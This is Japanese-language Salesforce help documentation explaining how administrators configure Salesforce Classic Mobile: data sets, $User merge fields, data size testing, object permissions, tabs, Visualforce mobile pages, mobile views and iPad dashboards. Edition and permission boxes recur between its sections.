モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

モバイルデータセットを表示する
- 「設定・定義を参照する」

モバイルデータセットを作成、変更、または削除する
- 「モバイル設定の管理」権限

データセットの追加

データセットを追加する手順は、次のとおりです。

1. 階層内で、[データセット]を選択して親データセットを作成するか、既存のデータセットを選択して子データセットを作成します。
2. [追加...] をクリックします。
3. ポップアップウィンドウで、そのデータセットに含めるレコードのオブジェクトを選択します。Salesforce では、すべてのカスタムオブジェクトと次の標準オブジェクトに対して、親データセットを作成できます。
   - 取引先
   - 納入商品
   - 添付ファイル
   - ケース
   - 取引先責任者
   - コンテンツ
   - 行動
   - リード
   - メモ
   - 商談
   - 価格表
   - 商品
   - ソリューション
   - ToDo
   - ユーザ

   メモ:
   - 添付ファイルはデータセットとして使用可能ですが、Salesforce Classic Mobile for Android でのみサポートされています。
   - Salesforce Classic Mobile は、選択リストと複数選択リストのみのデフォルト項目値をサポートします。チェックボックスや数値項目などの他の項目のデフォルト項目値は、Salesforce Classic Mobile に表示されません。

既存のデータセットに追加すると、ポップアップウィンドウに選択したオブジェクトに関連するオブジェクトが表示されます。これには、子オブジェクト、および選択したオブジェクトと主従関係または参照関係を持つ親オブジェクトが含まれます。

たとえば、取引先責任者オブジェクトと参照関係を持つ主取引先責任者という名前の取引先項目を作成したとします。このとき、モバイル設定の最上位データセットとして取引先を追加し、取引先の下位に取引先責任者を追加すると、次の 2 セットの取引先責任者が表示されます。

- 取引先責任者:特定の取引先とその取引先責任者オブジェクトの間の標準的なリレーションを表します。
- 取引先責任者(取引先によって参照される):選択したオブジェクトと主従関係または参照関係を持つすべての親オブジェクトを表します。この場合、取引先責任者オブジェクトは、取引先オブジェクトの主取引先責任者項目によって参照されます。

Salesforce では、上記の 2 種類のリレーションが区別されるようになったため、たとえば、デバイスに子取引先責任者レコードを送信することなく、取引先カスタム項目によって参照される取引先責任者だけをモバイル化することができます。

4. **[OK]** をクリックします。作成したデータセットが階層内に表示されます。
5. 必要に応じて、条件を設定して、親または子のデータセットに含まれるレコードを制限します。
   a. [所有者別に絞り込み] オプションを使用して、Salesforce がレコードの所有者に基づいて自動的にレコードの同期を行うように設定します。使用可能な選択肢は次のとおりです。
      - すべてのレコード: Salesforce は、ユーザがアクセスできるすべてのレコードを自動的に同期します。モバイル設定で親データセットに指定されている ToDo や行動については、［すべてのレコード］オプションは使用できません。こうすることで、活動の条件検索に時間がかかりすぎることによってデータの同期が失敗するのを防ぎます。
      - ユーザのレコード: Salesforce は、ユーザが所有するすべてのレコードを自動的に同期します。
      - ユーザのチームのレコード:Salesforceは、ユーザとロール階層内でそのユーザの下位にあるユーザが所有するすべてのレコードを自動的に同期します。
      - ユーザの取引先チームのレコード:Salesforceは、そのユーザが取引先チームのメンバーである取引先を自動的に同期しますが、そのユーザが所有する取引先は含まれません。
      - ユーザの商談チームのレコード:Salesforceは、そのユーザが商談チームのメンバーである商談を自動的に同期しますが、そのユーザが所有する商談は含まれません。
      - なし （検索のみ）: Salesforce は、このデータセットのレコードを自動的には同期しません。ただし、ユーザはモバイルデバイスを使用してアクセス可能なすべてのレコードを検索できます。

      Salesforce では、選択したデータセットに関連するオプションのみが表示されます。たとえば、取引先データセットを選択すると、［ユーザの取引先チームのレコード］オプションが表示され、商談データセットを選択すると、［ユーザの商談チームのレコード］オプションが表示されます。

      あるオブジェクトに対するモバイルのニーズで、使用可能なレコードの所有者条件を組み合わせる必要がある場合、同じオブジェクトデータセットを同じ階層レベルに最大 4 回まで追加できます。たとえば、ある営業マネージャが、自分の商談、自分の部下が所有する商談、および自分が商談チームメンバーである商談を同期するとします。この場合は、商談データセットを追加して、［ユーザのチームのレコード］を選択します。次に、2 番目の商談データセットをその階層の同一レベルで選択し、［ユーザの商談チームのレコード］を選択します。ケースコメントなど、所有者条件オプションが 1 つだけのオブジェクトの場合には、階層の同一レベルで複数回追加することができません。

   b. [所有者別に絞り込み] で選択した条件に加えて、特定の条件にも一致するレコードだけを自動的に同期するよう設定します。たとえば、条件は、金額が $50,000 を超える商談レコード、または、役職が「ディレクター」の取引先責任者レコードだけを含むように設定できます。

   c. 1つのデータセットによってモバイルデバイス上のすべてのメモリを使い切ってしまうことのないよう、[レコードの上限数を設定] で 2 番目のラジオボタンを選択し、このデータセットがモバイルデバイスに転送できるレコードの最大数を入力します。[並び替えの基準] および [並び替え] ドロップダウンリストを使用して、データサイズの制限を超えた場合に同期されるレコードを指定します。

      制限に達している場合、Salesforceは、現在モバイルデバイス上にあるレコードを約20分ごとに更新し、また約24時間ごとに[並び替えの基準]と[並び替え]設定に従ってレコードを置き換えます。たとえば、

設定が [最終更新日] の [降順] になっている場合、Salesforce は、最後に変更されたレコードをモバイルデバイスに転送し、同数の最近変更されていないレコードを削除します。

[所有者別に絞り込み] オプションで [なし (検索のみ)] を選択した場合、自動的に同期されるレコードがないため、設定した制限は適用されません。

ヒント: 検索条件の代わりに [レコードの上限数を設定] を使用しないでください。[レコードの上限数を設定] は、安全確保のためにのみ使用し、検索条件はモバイルデバイス上のレコード数を制限することを主目的として使用してください。それにより、モバイルユーザはデバイスに適正なレコードを受信するようになります。

モバイルデバイスのメモリ制限のため、Salesforce では、1 つのクエリに対して 2,500 を超えるレコードを返すことができないようになっています。

6. 必ずモバイル設定をテストして、データが合計データサイズの制限を超えないようにしてください。
7. [完了] をクリックします。

関連トピック:

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile の設定

モバイル検索条件の差し込み項目

$User 差し込み項目の中には、モバイル設定用の検索条件とモバイルカスタムビューを定義するときに使用可能なものがあります。モバイル設定では、これらの差し込み項目を使用して、ユーザがレコード所有者ではなくレコードにリンクされているだけの場合でもレコードを同期化できます。たとえば、モバイルユーザが作成したケースや、モバイルユーザがカスタム項目で参照されているケースをモバイルデバイスに送信できます。モバイルビューでは、差し込み項目を使用して、レコード所有者に基づいてビューを定義できます。たとえば、「見込み有り」という評価の付いている現在のユーザの取引先を表示するビューを作成できます。

次の表は、使用可能なユーザ差し込み項目を示しています。

差し込み項目	説明
`$User.ID`	ユーザのIDを参照します。この差し込み項目は、ユーザ参照項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する] と [次の文字列と一致しない] です。所有者項目を参照するモバイルビューの条件を作成する場合は、`$User.ID` 差し込み項目のみを使用できます。
`$User.Username`	ユーザのユーザ名を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。
`$User.Firstname`	ユーザの名を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。
`$User.Lastname`	ユーザの姓を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

差し込み項目	説明
	できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。
`$User.Fullname`	ユーザの姓名を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。

関連トピック:

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile での外出先での生産性サポート

データセットの定義

Salesforce Classic Mobile 設定のテスト

Salesforce Classic Mobile 設定を作成するときは、設定の合計データサイズの制限を指定します。合計データサイズを制限することにより、Salesforce はそのモバイル設定に割り当てられたユーザのモバイルデバイスに過剰なデータを送信しなくなります。データセットを定義した後には、モバイル設定をテストして、合計データサイズ制限を超えないことを確認することが重要です。

モバイル設定によってユーザのデバイスに送信されるデータセットのサイズを見積もる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。次に、テストするモバイル設定の名前をクリックします。
2. [データセット] 関連リストで、**[編集]** をクリックします。
3. [テストデータサイズ] セクションで [ユーザの選択] 項目の横にあるルックアップアイコンをクリックして、テストするユーザを選択します。モバイル設定に割り当てることができるのはモバイルを有効にしているユーザのみですが、設定のデータサイズのテストについては、どのユーザに対しても行えます。

   [ユーザの選択] 項目のデフォルト値は、現在ログインしているユーザの名前になっています。ただし、モバイル設定のテストは、実際にその設定に割り当てられることになるユーザ、とりわけ多数のレコードを所有しているユーザに対して行うことが重要です。

4. **[メタデータを含める]** チェックボックスをオンにして、見積にメタデータを含めます。メタデータは、ページレイアウトとスキーマ情報で構成されており、デバイスに送信されるメタデータ量は組織の規模と設定の複雑さによっては非常に大きくなる場合があります。

   警告: Salesforce でデータサイズに加えてメタデータサイズを計算する場合、時間がかかることがあります。また、テスト結果にはメタデータを表示しないよう選択しても、モバイルデバイスと Salesforce を同期するときにはメタデータが合計データサイズに加算されます。

5. **[データサイズの見積り]** をクリックします。

   各データセットのサイズが計算されます。結果は、ページ上部の左ペインのデータセット領域の階層ツリーに表示されます。また、階層の下にある [テストデータサイズ] セクションにも結果が表示されます。

   - 階層ツリーでは、各データセットの横に 2 つの数字が表示されます。1 つ目は、データセットによって生成されたレコードの数を示し、2 つ目はデータセットの合計サイズ (バイトまたはキロバイト) を示します。この情報は、検索条件を増やしてサイズを減らす必要があるデータセットを見分ける場合に役立ちます。
   - [テストデータサイズ] セクションには、現在のモバイル設定により選択したユーザデバイスに配信されるデータの見積が表示されます。
     - 各オブジェクトのデータセット内のレコードのサイズと数。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile データセットを参照する
- 「設定・定義を参照する」

Salesforce Classic Mobile 設定をテストする
- 「モバイル設定の管理」

- レコードの合計サイズと合計数。データセット内のレコードおよびマーク済みレコードを含みます。マーク済みレコードは、ユーザのモバイル設定に含まれないレコードです。マーク済みレコードをデータセットに含める方法は 2 つあります。
  - ユーザがオンライン検索によってデバイスにレコードをダウンロードすると、そのレコードにはフラグが付けられ、デバイスが Salesforce と同期するたびに、そのレコードがユーザのデバイスに送信されます。
  - ユーザのデータセットのレコードには、モバイル設定の検索条件に一致しないレコードへの参照項目が含まれます。Salesforce は、参照項目で参照されるレコードを同期させ、ユーザがモバイルアプリケーションで無効なリンクに遭遇することを防ぎます。

    ヒント: 正確なマーク済みレコード数を得るには、データサイズの見積をする前に、モバイルアプリケーションのデータを同期します。データを同期する手順は、次のとおりです。
    - Android デバイスの場合は、[アプリケーション情報] > [Sync Now] > [すべてのデータを更新] をタップします。
    - iPhone デバイスの場合は、[さらに表示]、[アプリケーションの情報] の順にタップします。[Sync Now] をタップし、[すべてのデータを更新] をタップします。

- [メタデータを含める] チェックボックスをオンにした場合、そのユーザのデバイスに送信されるメタデータのサイズ。
- モバイル化されたデータセットの合計。すべてのレコードの合計です。

- レポートはデータサイズの見積には含まれません。

6. テストの結果を、設定した合計データサイズ制限と比較します。サイズ制限は、[テストデータサイズ] セクションの上部に表示されています。[モバイル設定の編集] ページでサイズ制限をクリックして、値を増やしたり減らしたりします。
   - 合計データサイズが制限を下回る場合、選択したユーザを安全にモバイル設定に割り当てることができます。ただし、デバイスによって異なるストレージアルゴリズムを使用しているため、このテスト結果はあくまで見積であることに留意してください。
   - 合計データサイズが制限を上回る場合は、データセットのスコープの縮小、データセットの検索条件の絞り込み、データセットの削除、またはモバイルページレイアウトからの項目の削除などを行うことで、データのサイズを減らします。データの合計が制限を下回るまで、このテストプロセスを繰り返します。

     メモ: [テストデータサイズ] セクションのデータサイズの見積は、データセットを編集しても自動的に更新されません。テスト結果を更新するには、[データサイズの更新] をクリックします。

関連トピック:

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile デバイスの管理

Salesforce Classic Mobile の設定

Salesforce Classic Mobile のオブジェクトプロパティの編集

Salesforce Classic Mobile アプリケーション内の標準オブジェクトおよびカスタムオブジェクトのプロパティを変更できます。たとえば、Salesforce Classic Mobile ユーザの権限を制限したり、オブジェクトのモバイルページレイアウトから不要な項目を除外したりできます。

Salesforce Classic Mobile オブジェクトプロパティは、モバイル設定ごとにカスタマイズされます。モバイルオブジェクトのプロパティを編集する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。
2. 変更するモバイル設定の名前をクリックします。
3. [モバイルオブジェクトのプロパティ] 関連リストで、オブジェクト名の横にある [編集] をクリックします。

   関連リストには、設定のデータセットでモバイル化を指定したオブジェクトのみが表示されます。ユーザオブジェクトのプロパティを変更することはできません。
4. [モバイル設定の編集] ページから、次の操作が可能です。
   - モバイル権限の削除
   - Salesforce Classic Mobile ページレイアウトのカスタマイズ
5. [保存] をクリックします。

モバイル権限の削除

Salesforce Classic Mobile アプリケーションでは、Salesforce のユーザ権限が継承されます。アプリケーションの制限やユーザエラーの可能性を考慮して、システム管理者が Salesforce Classic Mobile での Salesforce データへのアクセス時にユーザの権限をさらに制限する場合もあります。たとえば、Salesforce Classic Mobile でレコードを削除すると Salesforce のレコードも削除されることを認識せずに、ユーザが不注意でレコードを削除する可能性があります。このような考慮事項がある場合、システム管理者は、Salesforce の標準およびカスタムオブジェクトに対する権限に関係なく、ユーザによるモバイルアプリケーションでのレコードの削除を防止できます。また、Salesforce Classic Mobile では、Sコントロールや Apex など、すべての Salesforce 機能をサポートしているわけではありません。オブジェクトに対するビジネスプロセスが Salesforce Classic Mobile でサポートされていない場合、モバイルユーザによるアプリケーションでのレコードの更新を防止することも選択できます。

[権限] セクションで、このオブジェクトについてモバイルユーザから削除する権限を選択します。[作成を拒否]、[編集を拒否]、または [削除を拒否] チェックボックスを使用して、ユーザが Salesforce Classic Mobile でレコードを作成、編集、または削除できないようにします。

メモ: 現在、コンテンツオブジェクトのモバイル権限はブロックできません。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile オブジェクトプロパティを編集する
- 「モバイル設定の管理」

Salesforce Classic Mobile ページレイアウトのカスタマイズ

Salesforce Classic Mobile アプリケーションでは、Salesforce のユーザのページレイアウトが継承されます。不必要な項目によってメモリが消費されると、モバイルデバイス上でユーザがページをスクロールしていくのが困難になるため、システム管理者が各オブジェクトのモバイルページレイアウトから一部の項目を除外するほうが望ましい場合があります。

[除外項目]セクションで、このオブジェクトでモバイルデバイスに表示する項目を選択します。項目を追加または削除するには、項目名を選択してから [追加] または [削除] 矢印をクリックします。

- システム管理者は、項目レベルセキュリティに関係なく、オブジェクトごとに使用可能なすべての項目を参照できます。
- Salesforce Classic Mobile が Salesforce と通信するには、特定の項目が必須です。そのような必須項目は、モバイルページレアウトから除外できないため、[選択可能な項目] ボックスには表示されません。
- モバイルカスタムビューで使用されている項目をモバイルページレイアウトから除外することはできません。
- コンテンツオブジェクトをモバイル化すると、コンテンツオブジェクトのすべての項目が[選択可能な項目]ボックスに表示されますが、Salesforce Classic Mobile アプリケーションのコンテンツの詳細ページのレイアウトは、いくつかの項目のみを表示するようにハードコードされています。コンテンツオブジェクトの項目を除外しても、アプリケーションのページレイアウトには影響ありません。

関連トピック:

- Salesforce Classic Mobile での外出先での生産性サポート
- Salesforce Classic Mobile 設定の管理
- Salesforce Classic Mobile タブの管理
- Salesforce Classic Mobile 用の Web ページと Visualforce Mobile ページへのリンクの作成
- Salesforce Classic Mobile の設定

Salesforce Classic Mobile 設定へのタブの割り当て

モバイル設定ごとに、Salesforce Classic Mobile アプリケーションに表示されるタブを選択して、タブの順序を定義できます。モバイル設定で使用可能なタブは次のとおりです。

- 標準オブジェクトタブ
- カスタムオブジェクトタブ
- Salesforce Classic Mobile に対して有効になっている Visualforce および Web タブ

> 警告: すべての Web サイトと Visualforce 機能がモバイルデバイスでサポートされているわけではありません。Visualforce または Web タブを Salesforce Classic Mobile アプリケーションに対して有効にする前に、モバイルで使いやすいページを作成するためのベストプラクティスを慎重に確認してください。

デフォルトでは、Salesforce Classic Mobile アプリケーションのタブは Salesforce のフルサイトと同様に機能します。つまり、オブジェクトのタブが Salesforce で非表示であれば、Salesforce Classic Mobile でも非表示になります。

> メモ: モバイルタブをカスタマイズすると、モバイル設定用に選択したタブは、設定に追加されていなくても、ユーザのモバイルデバイスに送信されます。タブはデバイスに送信されますが、ユーザにそのタブを参照する権限がある場合にのみ、Salesforce Classic Mobile アプリケーション内に表示されます。

オブジェクトレコードがデバイスに送信されていても、Salesforce Classic Mobile でオブジェクトのタブを非表示にしたい場合も考えられます。Salesforce Classic Mobile アプリケーションは、タブを並べて表示する画面領域がはるかに小さいため、システム管理者がデバイスのタブの数を減らす場合があります。また、カスタムオブジェクトが標準オブジェクトに関連付けられていて、ユーザが親オブジェクトレコードからカスタムオブジェクトレコードにアクセスする場合もあります。このような場合は、カスタムオブジェクトをモバイル化しても、タブは非表示にします。

モバイル設定用にタブを割り当てる手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。次に、モバイル設定の名前をクリックします。
2. 初めてモバイルタブを定義する場合は、[モバイルタブ]関連リストで[タブのカスタマイズ] をクリックします。モバイルタブがすでに設定されている場合は、[編集] をクリックします。
3. ［選択可能なタブ］リストからタブを選択し、[追加] 矢印をクリックして、モバイル設定に追加します。
4. ［選択されたタブ］リストでタブを選択し、[上へ] および [下へ] 矢印をクリックして、Salesforce Classic Mobile アプリケーションに表示する順番にタブを並べます。
5. [保存] をクリックします。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile タブをカスタマイズする
- 「モバイル設定の管理」権限

メモ: iPhone ユーザは Salesforce Classic Mobile アプリケーションでのタブ順序をカスタマイズできます。ユーザがタブ順序をカスタマイズすると、管理者によるモバイル設定のタブ順序の変更はアプリケーションで無視され、新たにモバイル化されたタブはユーザの既存のタブの下に追加されます。

関連トピック:

- Salesforce Classic Mobile タブの管理
- Salesforce Classic Mobile 向けの Web タブと Visualforce タブの有効化
- Salesforce Classic Mobile での外出先での生産性サポート
- Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile 向けの Web タブと Visualforce タブの有効化

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

Web タブと Visualforce タブを Salesforce Classic Mobile アプリケーションで使用可能にできます。Web タブまたは Visualforce タブを作成するときに、タブプロパティを編集し、`[Salesforce Classic Mobile 準備完了]` チェックボックスをオンにして、モバイルデバイスで Web ページまたは Visualforce ページが表示され、正しく機能できるようにします。このチェックボックスをオンにすると、Salesforce Classic Mobile モバイル設定で使用可能なタブのリストにそのタブが追加されます。

ただし、ほとんどのモバイルブラウザには、表示サイズ、スクリプト、プロセッサの速度、およびネットワーク待ち時間に関して、技術的制限があります。Web と Visualforce ページをモバイル化する前に、次の考慮事項を確認して、モバイルブラウザとの互換性を確認してください。

モバイル Web タブの考慮事項

Salesforce Classic Mobile アプリケーションで使用する Web タブを定義するときは、次の点に留意してください。

- Web タブをモバイル化する機能は、iPhone にのみ使用できます。Web タブをモバイル化する場合、Android ユーザは Salesforce Classic Mobile でタブを表示できません。
- タブの種類は URL である必要があります。モバイルアプリケーションで S コントロールは実行できません。
- 一部の Web ページには JavaScript および Flash が含まれますが、すべてのモバイルブラウザでこれらがサポートされるわけではありません。
  - Apple 社の Safari ブラウザでは、JavaScript はサポートされますが、Flash はサポートされません。
- Web タブをモバイル化する前に、組織のモバイルデバイスのいずれかで、ターゲット URL に移動して、モバイルブラウザで意図したとおりに機能するかを確認します。iPhone など、組織のデバイス一覧にオペレーティングシステムが異なるデバイスが含まれている場合は、必ずそれぞれのデバイスでテストしてください。モバイルブラウザから Web ページで必要なタスクを達成できない場合は、Web タブをモバイル化しないでください。

Visualforce Mobile タブの考慮事項

モバイル Visualforce タブを定義するときは、次の点に留意してください。

- Visualforce Mobile は iPhone でのみ使用できます。Visualforce タブをモバイル化する場合、Android ユーザは Salesforce Classic Mobile でタブを表示できません。
- モバイルブラウザの表示サイズは限られているため、Visualforce ページを再設計してモバイルユーザ用に最適化することをお勧めします。
  - `<apex:page>` タグの `sidebar` および `showHeader` 属性を `false` に設定します。電話の画面は小さくて処理能力は限られているため、ページからタブヘッダーとサイドバーを取り除くことは重要です。
  - `<apex:page>` タグの `standardStylesheets` 属性を `false` に設定します。標準 Salesforce スタイルシートによって、デバイスでのページの読み込みが遅くなります。ページにスタイルシートを追加する場合、`<apex:page>` コンポーネントのすぐ下に `<style>` セクションを含めるのが最良の方法です。
  - `<apex:pageBlockSection>` コンポーネントの `columns` 属性に `1` を設定します。モバイルデバイスの画面には 2 列を表示するスペースがないため、1 列のレイアウトを指定して項目が不自然に改行されないようにします。
- Salesforce Classic Mobile アプリケーションにスプラッシュページは表示されません。
- Salesforce Classic Mobile アプリケーションでは、Visualforce ページはタブに埋め込まれます。そのため、モバイル Visualforce ページでのナビゲーションにタブを使用することは避ける必要があります。
- Visualforce ページでモバイルブラウザが JavaScript をサポートしている場合でも、JavaScript の使用は最小限にしてください。モバイルデバイスのネットワーク接続は通常遅いため、ページで実行するスクリプトが多すぎると、ユーザの操作性が低下します。モバイル Visualforce ページでの JavaScript の量を最小限に抑えるには、ページの大部分を HTML を使用して構築します。
- すべての Visualforce ページには、そのページに JavaScript コードが使用されていない場合も JavaScript が含まれます。
- カスタムコントローラでユーザエージェントの検査を実行して、複数のデバイスをサポートできます。これを行うには、現在のページ参照で `getHeaders()` メソッドの該当する結果を検査します。

関連トピック:

Salesforce Classic Mobile タブの管理

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile 用の Web ページと Visualforce Mobile ページへのリンクの作成

Salesforce Classic Mobile 設定へのタブの割り当て

Salesforce Classic Mobile のリストビューの作成

Salesforce Classic Mobile ユーザ向けにカスタムリストビューを作成できます。Salesforce Classic Mobile 向けのカスタムリストビューは、モバイルビューとも呼ばれ、Salesforce カスタムビューとは次の点が異なります。

- システム管理者がモバイル設定ごとにモバイルビューを設定します。ビューはその設定に割り当てられたすべてのユーザが使用でき、システム管理者は設定内の特定のユーザグループに表示を制限することはできません。モバイル設定のモバイル化されたオブジェクトごとに、最大 10 個のカスタムビューを作成できます。
- ユーザはモバイルビューを、[すべてのレコード] や [私のレコード] で絞り込むことはできません。ビューは、所有者に関係なくデバイスにローカル保管されているすべてのレコードに適用されますが、検索条件で追加の項目を使用することで所有者による絞り込みができます。
- モバイルビューは、検索条件ロジックをサポートしていません。
- モバイルビューの表示は 2 列までです。
- ユーザは、モバイルビューを最大 2 項目で昇順または降順で並び替えることができます。

モバイル設定ごとに、オブジェクトあたり最大 10 個のカスタムビューを定義できます。これらのビューは、該当する設定に割り当てられたユーザのデバイスに転送されます。Salesforce Classic Mobile のカスタムビューを作成する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。次に、モバイル設定の名前をクリックします。モバイル設定がない場合は、モバイル設定の作成が必要になる場合があります。
2. [モバイルビュー] 関連リストが表示されるまでスクロールダウンします。
3. [オブジェクトの選択] ドロップダウンリストからオブジェクトを選択して、**[新規モバイルビュー]** をクリックします。モバイル設定のデータセットに含まれるオブジェクトのみドロップダウンリストに表示されます。ユーザオブジェクトのモバイルビューを作成することはできません。
4. ビュー名を入力します。

   モバイルデバイス上の表示スペースが限られているため、モバイルビュー名は最大 30 文字で入力します。
5. [検索条件の指定] セクションで、選択した項目を一致させる条件を入力します (「*金額 > 100,000*」など)。
   a. 最初のドロップダウンリストから項目を選択します。

      メモ: ビューは、モバイルページレイアウトから除外された項目、またはすべてのプロファイルと権限セットで非表示になっている項目に基づいては作成できません。
   b. 検索条件の演算子を選択します。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile デバイスおよびユーザを表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile カスタムビューを管理する
- 「モバイル設定の管理」権限

c. 3 番目の項目に、一致させる値を入力します。

警告: モバイルビューの検索条件値について、次の点に注意してください。

- 現在のユーザを参照するには、検索条件の値として `$User.ID` 差し込み項目を使用します。検索条件としてユーザ名を入力することはできません。
- 検索条件に使用できるのは特殊な日付値のみで、実際の日付は使用できません。
- 検索条件には会計日付項目の特別値は使用できません。

d. 入力したすべての条件に一致する必要がある場合には、[すべて一致] を選択します。入力したいずれかの条件に一致する必要がある場合には、[いずれか一致] を選択します。モバイルカスタムビューは、詳細オプションの検索条件をサポートしていません。

6. [表示する項目を選択] セクションで、表示列として使用する項目を選択します。

   デフォルト項目が自動的に選択されます。モバイルカスタムビューには、異なる 2 項目まで表示項目を選択できます。

7. [並び替え順の定義] セクションで、必要に応じてビューの並び替え順序の 1 番目と 2 番目を設定します。

   a. [並び替えの基準] ドロップダウンリストから項目を選択します。オブジェクトのモバイルページレイアウトから除外されている項目によって並び替えることもできます。

   b. 並び替え順を [昇順] または [降順] に設定します。

8. [保存] をクリックします。

関連トピック:

- Salesforce Classic Mobile ビューの管理
- Salesforce Classic Mobile 設定の管理
- Salesforce Classic Mobile デバイスの管理
- Salesforce Classic Mobile の設定

Mobile Dashboards for iPad アプリケーションの設定

重要: Mobile Dashboards for iPad アプリケーションのサポートは Summer '15 をもって終了しました。引き続きアプリケーションは使用できますが、発生する問題に対するバグ修正や機能強化といった形で Salesforce がサポートを提供することはありません。新しい Salesforce モバイル環境である Salesforce1 アプリケーションへの移行については、Salesforce 管理者にご相談ください。

Salesforce Classic Mobile で [ダッシュボード] タブを使用可能にするには、モバイル設定用のタブに [ダッシュボード] タブを追加します。モバイルダッシュボードを使用すると、ユーザは、外出先からでも会社の経営指標や重要業績評価指標 (KPI) を確認できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

モバイル設定を表示する
- 「設定・定義を参照する」

ダッシュボードをモバイル化する
- 「モバイル設定の管理」

モバイルダッシュボードについて、次の点に注意してください。

- モバイルアプリケーション内で [ダッシュボード] タブをクリックすると、組み込みのブラウザが起動し、ダッシュボードが表示されます。
- 画面サイズに制限があるため、モバイルダッシュボードは 1 列で表示されます。
- カスタムレポートの詳細へのリンクは、モバイルダッシュボードでは無効になります。
- Salesforce Classic Mobile の [ダッシュボード] タブにユーザが初めてアクセスすると、モバイルアプリケーションによって、ユーザが前回 Salesforce に表示していたダッシュボードが要求されます。携帯電話または WiFi の無線信号の強度によっては、ページにダッシュボードが表示されるまでにしばらく時間がかかることがあります。
